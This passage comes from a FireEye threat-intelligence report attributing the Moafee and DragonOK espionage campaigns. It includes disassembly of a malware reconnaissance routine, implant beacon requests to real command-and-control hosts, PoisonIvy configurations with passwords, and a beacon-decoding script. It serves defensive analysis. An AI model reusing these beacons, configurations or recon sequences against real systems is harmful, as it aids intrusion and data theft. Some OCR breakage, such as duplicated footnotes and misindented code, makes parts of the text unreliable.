.text:100038F6          push    0               ; hTemplateFile
.text:100038F8          push    80h             ; dwFlagsAndAttributes
.text:100038FD          push    2               ; dwCreationDisposition
.text:100038FF          push    0               ; lpSecurityAttributes
.text:10003901          push    0               ; dwShareMode
.text:10003903          push    0C0000000h      ; dwDesiredAccess
.text:10003908          push    eax             ; lpFileName
.text:10003909          call    ds:CreateFileA
.text:1000390F          mov     hObject, eax
.text:10003914          cmp     eax, 0FFFFFFFFh
.text:10003917          jz      loc_100039CF
.text:1000391D          push    eax             ; hFile
.text:1000391E          push    offset aIpconfigAll ; "ipconfig /all"
.text:10003923          call    sub_10003660
.text:10003928          test    eax, eax
.text:1000392A          jz      loc_100039C2
.text:10003930          mov     ecx, hObject
.text:10003936          push    ecx             ; hFile
.text:10003937          push    offset aNetStart ; "net start"
.text:1000393C          call    sub_10003660
.text:10003941          test    eax, eax
.text:10003943          jz      short loc_100039C2
.text:10003945          mov     edx, hObject
.text:1000394B          push    edx             ; hFile
.text:1000394C          push    offset aTasklist ; "tasklist"
.text:10003951          call    sub_10003660
.text:10003956          test    eax, eax
.text:10003958          jz      short loc_100039C2
.text:1000395A          mov     eax, hObject
.text:1000395F          push    eax             ; hFile
.text:10003960          push    offset aSysteminfo ; "systeminfo"
.text:10003965          call    sub_10003660
.text:1000396A          test    eax, eax
.text:1000396C          jz      short loc_100039C2
.text:1000396E          mov     ecx, hObject
.text:10003974          push    ecx             ; hFile
.text:10003975          push    offset aNetstatAn ; "netstat -an"
.text:1000397A          call    sub_10003660
.text:1000397F          test    eax, eax
.text:10003981          jz      short loc_100039C2
.text:10003983          mov     edx, hObject
.text:10003989          push    edx             ; hFile
.text:1000398A          push    offset aNetView ; "net view"
.text:1000398F          call    sub_10003660
.text:10003994          test    eax, eax
.text:10003996          jz      short loc_100039C2
.text:10003998          mov     eax, hObject
.text:1000399D          push    eax             ; hFile
.text:1000399E          push    offset aDirProgramfile ; "dir \"%ProgramFiles%\""
.text:100039A3          call    sub_10003660
.text:100039A8          test    eax, eax
.text:100039AA          jz      short loc_100039C2
.text:100039AC          mov     ecx, hObject
.text:100039B2          push    ecx             ; hObject
.text:100039B3          call    ds:CloseHandle
.text:100039B9          mov     eax, 1
.text:100039BE          pop     ebp
.text:100039BF          retn    4
```

Sysget/HelloBridge

This tool has recently been analyzed by Secureworks [10]. We observed the DragonOK attacker employ this tool against targets in Japan and Taiwan (e.g. 57e3d002542e07f2eb09fd2b1b0eeab2), as also noted by Secureworks. We have not yet seen the Moafee group use this tool. This implant has the following beacon format:

GET /el/sregister.php?name=[REDACTED] HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 122.10.62.137
Connection: Keep-Alive
Other URI formats include:

/el/slogin.php?uid=
/el/suploadfile.php?item=
/el/suploadfile.php

Mongall

FireEye has previously analyzed this backdoor[11], which is used by multiple other groups in addition to DragonOK and Moafee. DragonOK in particular is known to frequently use this implant (e.g. `e8d77d19e1c6f462f4a5bf6fbe673a3c`), which has the following network beacon format:

```
GET /3000FC080000[REDACTED 00000000
0000000000000000000000000000000000
0000000000000000000000000000000000
0000000000000000000000000000000000
00100000[REDACTED]0000000000000000
0000000000000000000000000000000000
0 0000000000000000[REDACTED]000000
HTTP/1.1 User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows NT
6.1; WOW64; Trident/6.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0)
Host: mail.jpaols[.]com:443
Cache-Control: no-cache
```

PoisonIvy

This is a publicly available RAT used by multiple threat actors, which has been extensively analyzed in a previous FireEye white paper[12]. The extracted configuration blocks from a "DragonOK" PoisonIvy variant (`65fcc9b9ff608801edc-697552438cfee`), is shown below:

```
ID: ftp
Domains: ftp.skydnastwm.com:15836|
Password: Ecp982*@Me2
Mutex: fftp
```

In contrast, here is an extracted PoisonIvy configuration block from a "Moafee" instance `(9ebe86a648b1f19836251f946a160b16)`, as shown below:

```
ID:
Domains: afp.mozjlla.com|
Password: 741526
Mutex: )!afpA.I4
```

Threat Actor Attribution

Campaign #1: Moafee

We have observed the Moafee group target the governments and militaries of countries with national interests in the South China Sea. We have also observed this group target companies within the US defense industrial base.

As discussed, we have observed the Moafee group use a number of different tools including Poison Ivy, Nflog, Mongall, and NewCT2.

We found this group running HTRAN on one of their front-end command and control servers. The command and control server in question was

[10] http://www.secureworks.com/resources/blog/research/hellobridge-trojan-uses-heartbleed-news-to-lure-victims/
[11] http://www.fireeye.com/blog/technical/malware-research/2014/03/spear-phishing-the-news-cycle-apt-actors-leverage-interest-in-the-disappearance-of-malaysian-flight-mh-370.html
[12] http://www.fireeye.com/resources/pdfs/fireeye-poison-ivy-report.pdf
[13] http://en.wikipedia.org/wiki/South_China_Sea#Resources
[14] http://www.ifri.org/downloads/ifricanonopedseamanecs.pdf
[15] http://www.eia.gov/countries/regions-topics.cfm?fips=scs

located at `58.64.201.229`. We monitored this server for two months, from January to March this year. During this time period, we observed the following domains resolving to `58.64.201.229`:

ph.moafee[.]com
afp.mozjlla[.]com
mofa.mozjlla[.]com
acer.moafee[.]com
del.moafee[.]com
jnt.moafee[.]com
pcg.moafee[.]com
sslc.moafee[.]com
at.moafee[.]com
lw.moafee[.]com
ks.moafee[.]com
oa.moafee[.]com
xxpp.moafee[.]com
hp.moafee[.]com
gumm.mozjlla[.]com
msn.moafee[.]com

During this same time frame, the HTRAN client at `58.64.201.229` was observed attempting to connect to a number of different backend HTRAN servers. All of these HTRAN servers were located in the Guangdong Province and operated by CHINANET.

Additionally, the Moafee group also hosted a PoisonIvy command and control server at `phi.crabdance[.]com`. Between April 30, 2012

DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2014-03-15	58.64.201.229	169.254.163.19	LINK LOCAL
2014-03-02	58.64.201.229	113.65.22.148	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-22	58.64.201.229	169.254.61.191	LINK LOCAL
2014-02-18	58.64.201.229	113.68.111.111	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-15	58.64.201.229	113.68.108.62	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-12	58.64.201.229	113.68.168.73	CHINANET GUANGDONG PROVINCE NETWORK
2014-02-02	58.64.201.229	169.254.92.25	LINK LOCAL
2014-01-30	58.64.201.229	113.65.43.42	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-27	58.64.201.229	113.66.12.112	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-25	58.64.201.229	113.65.41.28	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-20	58.64.201.229	113.68.171.67	CHINANET GUANGDONG PROVINCE NETWORK
2014-01-15	58.64.201.229	113.68.110.239	CHINANET GUANGDONG PROVINCE NETWORK

[13] http://www.fireeye.com/blog/technical/malware-research/2014/03/spear-phishing-the-news-cycle-apt-actors-leverage-interest-in-the-disappearance-of-malaysian-flight-mh-370.html

[12] http://www.fireeye.com/resources/pdfs/fireeye-poison-ivy-report.pdf

and July 1, 2012, the phi.crabance[.]com domain resolved to `98.126.91.66`. This IP was observed hosting a HTRAN proxy client, which was seen connecting to a backend HTRAN server hosted at `113.66.248.60`. This server was also located in the Guangdong Province and operated by CHINANET.

In short, the Moafee group was observed consistently hosting their backend HTRAN servers in Guangdong. This observation may reveal that the Moafee group is physically located in this province.

Campaign #2: DragonOK

We have observed the DragonOK group target high-technology and manufacturing companies in both Japan and Taiwan. This group has used similar malware to the Moafee group described above. Specifically, we observed DragonOK employing PoisonIvy, Nflog, Mongall, CT, and NewCT.

Like the Moafee group, we observed the DragonOK group running an HTRAN proxy client on one of their front-end command and control servers. For approximately one week, between July 31, 2013 and August 8, 2013, the domain www.ndbssh[.]com served as a command and control server for Mongall payloads distributed by the DragonOK group. During this time, DragonOK also ran an HTRAN proxy client on `www.ndbssh[.]com`.

This HTRAN client was seen attempting to connect to three different HTRAN servers located in the Jiangsu province and operated by CHINANET.

The domain `www.ndbssh[.]com` resolved to `206.161.216.219` between 2013-09-28 and 2013-10-04. The following other domains were seen resolving to this same IP:

DATE	CNC	HTRAN Backend	HTRAN Backend Geolocation
2013-08-05	www.ndbssh.com	58.217.168.205	CHINANET JIANGSU PROVINCE NETWORK
2013-08-04	www.ndbssh.com	222.95.171.178	CHINANET JIANGSU PROVINCE NETWORK
2013-07-31	www.ndbssh.com	58.217.169.95	CHINANET JIANGSU PROVINCE NETWORK

DATE	CNC Domain
2013-08-20	www.ghostale[.]com
2013-09-06	www.ycbackap[.]com
2013-12-20	asp.skyppee[.]com
2013-12-20	facebook.skyppee[.]com
2013-12-20	pop.skyppee[.]com
2013-12-20	mail.skyppee[.]com
2013-12-20	mil.skyppee[.]com
2013-12-20	web.pktmedia[.]com
2013-12-20	bbs.pktmedia[.]com

The DragonOK group was observed hosting their backend HTRAN servers in Jiangsu. This observation may reveal that the DragonOK group is physically located in the Jiangsu province.

Conclusion

Based on the geolocation evidence provided in this paper, it appears that different operators executed the Moafee and DragonOK campaigns. This conclusion is supported by the following assessments:

- The campaigns target different industries in different geographic locations. The Moafee campaign targets government and military organizations in countries with national interests in the South China Sea. In contrast, the DragonOK campaign has been observed targeting high-technology and manufacturing companies in Japan and Taiwan.

- The campaigns maintain separate back-end command and control infrastructures hosted in different provinces in Mainland China. The Moafee campaign can be traced to infrastructure located in the Guangdong province, whereas the DragonOK campaign can be traced to infrastructure located in the Jiangsu province.

While it seems that different operators are responsible for these two campaigns, our research showed that these operators share a number of common tools, techniques and procedures (TTPs). We also believe a separate third group is using these TTPs but we do not have sufficient insight to this operator at this time. The shared TTPs include:

- Usage of the same custom backdoors and RATs such as CT/NewCT/NewCT2, Mongall, Nflog, as well as off-the-shelf RATs such as PoisonIvy, to maintain access to the victims' networks.

- Usage of HTRAN to proxy their command and control communication.

- Usage of the same evasion techniques to evade detection such as environment checks based on CPU cores, password protected documents, and the use of large null padded files.

We assess that these shared TTPs may be the result of:

- A direct relationship between the operators.

- An indirect relationship such as the completion of a common training regimen.

- A common quartermaster or supply-chain for their malware tools.

Acknowledgements:

We would like to thank Ronghwa Chong, Nart Villeneuve, Darien Kindlund, Kenneth Gears and Jonathan Wrolstad for their insight, research and support.

[21] http://technet.microsoft.com/en-us/library/hh849687.aspx
[22] http://technet.microsoft.com/en-us/library/hh847739.aspx

Appendix A: Python Routine to Decode NewCT and CT Beacons


```
def dexor(data,key):
     buffer = ""
     keylen = len(key)
     for i in range(0,len(data)):
        buffer += chr(ord(data[i]) ^ ord(key[i % keylen]))
     return buffer

def decrypt(data):
     inverted = ""
     for byte in data:
        try:
           inverted += chr(~ord(byte) & 0xFF)
        except:
           continue
     beacon = "\\x" + "\\x".join("{0:x}".format(ord(c)) for c in
inverted[0:4])
     end_marker = "index"
     end = inverted.find(end_marker,0) + len(end_marker) + 4
     values = inverted[:end].split('/')
     if len(values) < 7:
        return 0
     key = values[1]
     data1 = binascii.unhexlify(values[3].replace('%',''))
     data2 = binascii.unhexlify(values[5].replace('%',''))
     c2_end = values[0].find('\x00') - 1
     c2 = values[0][4:c2_end]
        return beacon + "|" + c2 + "|" + dexor(data1,key) + "|" +
dexor(data2,key) + "|" + values[6]
```

Appendix B: Campaign codes embedded in NewCT/CT

First stage payload	Version	Implant	Implant Name	C2 Server	Campaign code
46e55cdf507ef10b11d74dad6af8b94e	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	MSSoap.DLL	http.jpaols[.]com	hc_NewCT
989d04ab23385260a402ce7b6751e60e	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	MSSoap.DLL	facebook.pktmedia[.]com facebook.skyppee[.]com	face_NewCT
6de67d5bfe61fbdc2febfd289e9660c3	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	MSSoap.DLL	http.jpaols[.]com	jp80_NewCT
908d847fd39a285185b3f0e8dc874dad	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	MSSoap.DLL	sslc.moafee[.]com	sslc_NewCT
26a48ee15b8f976db35e219428e05ef3	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	MSSoap.DLL	http.jpaols[.]com	jp80_NewCT
bd5ed9168632e6daa6bcee6b6c48d60f	NewCT2	81998ee8b8f8304d038e3cb5ff10b4d2	BurnDCSrv.DLL	butitistrun.blogdns[.]com	lcl918_NewCT
46ac122183c32858581e95ef40bd31b3	CT V2.1	81998ee8b8f8304d038e3cb5ff10b4d2	IntelAMTPP.dll	ct.datangcun[.]com	20120509_CT V2.1

Appendix C: Moafee and DragonOK Clusters



About FireEye, Inc.

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,900 customers across more than 60 countries, including over 130 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**

FireEye